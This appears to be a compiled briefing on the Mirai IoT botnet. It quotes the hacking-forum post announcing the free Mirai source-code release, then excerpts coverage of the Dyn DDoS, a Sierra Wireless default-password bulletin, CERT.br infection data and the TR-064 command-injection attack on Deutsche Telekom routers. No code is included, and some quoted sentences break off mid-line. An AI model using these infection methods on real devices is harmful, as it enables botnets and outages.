[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)

Anna-senpai

L33t Member

Preface

Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it
However, I know every skid and their mama, it's their wet dream to have something besides qbot.

So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Kreb DDoS,
shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.

So, I am your senpai, and I will treat you real nice, my hf-chan.

https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/

Major DDoS attack on Dyn DNS knocks Spotify, Twitter, Github, PayPal, and more offline


The sound of silence.

Brad Chacos | @BradChacos Oct 21, 2016 3:34 PM
Senior Editor, PCWorld

http://www.pcworld.com/article/3133847/internet/ddos-attack-on-dyn-knocks-spotify-twitter-github-etsy-and-more-offline.html

Sierra Wireless:
Wireless gateways are also affected

- used (among others) in: gas pipeline, oil pipeline, traffic lights, street lighting, smart grids, police cars and ambulances



SIERRA WIRELESS

Sierra Wireless Technical Bulletin: Mirai Malware


Products: Sierra Wireless LS300, GX400, GX/ES440, GX/ES450 and RV50

Date of issue: 4 October 2016


Sierra Wireless has confirmed reports of the "Mirai" malware infecting AirLink gateways that are using the default ACEmanager password and are reachable from the public internet. The malware is able to gain access to the gateway by logging into ACEmanager with the default password and using the firmware update function to download and run a copy of itself.


http://source.sierrawireless.com/resources/airlink/software_reference_docs/technical-bulletin/sierra-wireless-technical-bulletin---mirai/

Data from CERT.br Sensors:
Unique IPs infected with Mirai, per day



Data from CERT.br Sensors:
Unique IPs infected with Mirai, per day





'Mirai bots' cyber-blitz 1m German broadband routers – and your ISP could be next

Malware waltzes up to admin panels with zero authentication

The first problem, he said, is that TR-064 interface is accessible via the internet-facing WAN port and allows remote management with no authentication.

This appears to be a consequence of TR-069 – aka the Customer-Premises Equipment WAN Management Protocol – which typically makes TCP/IP port 7547 available. ISPs use this protocol to manage the modems on their network. However, on vulnerable boxes, a TR-064-compatible server is running behind that port and thus accepts TR-064 commands that configure the hardware without authentication.


The second problem, according to Martyn, is that the SetNTP Server functionality in the router's TR-064 implementation is vulnerable to command injection.

28 Nov 2016 at 22:04, Thomas Claburn

A widespread attack on the maintenance interfaces of broadband routers over the weekend has affected the telephony, television, and internet service of about 900,000 Deutsche Telekom customers in Germany.

http://www.theregister.co.uk/2016/11/28/router_flaw_exploited_in_massive_attack/

One Example of Propagation
New Variant of Mirai



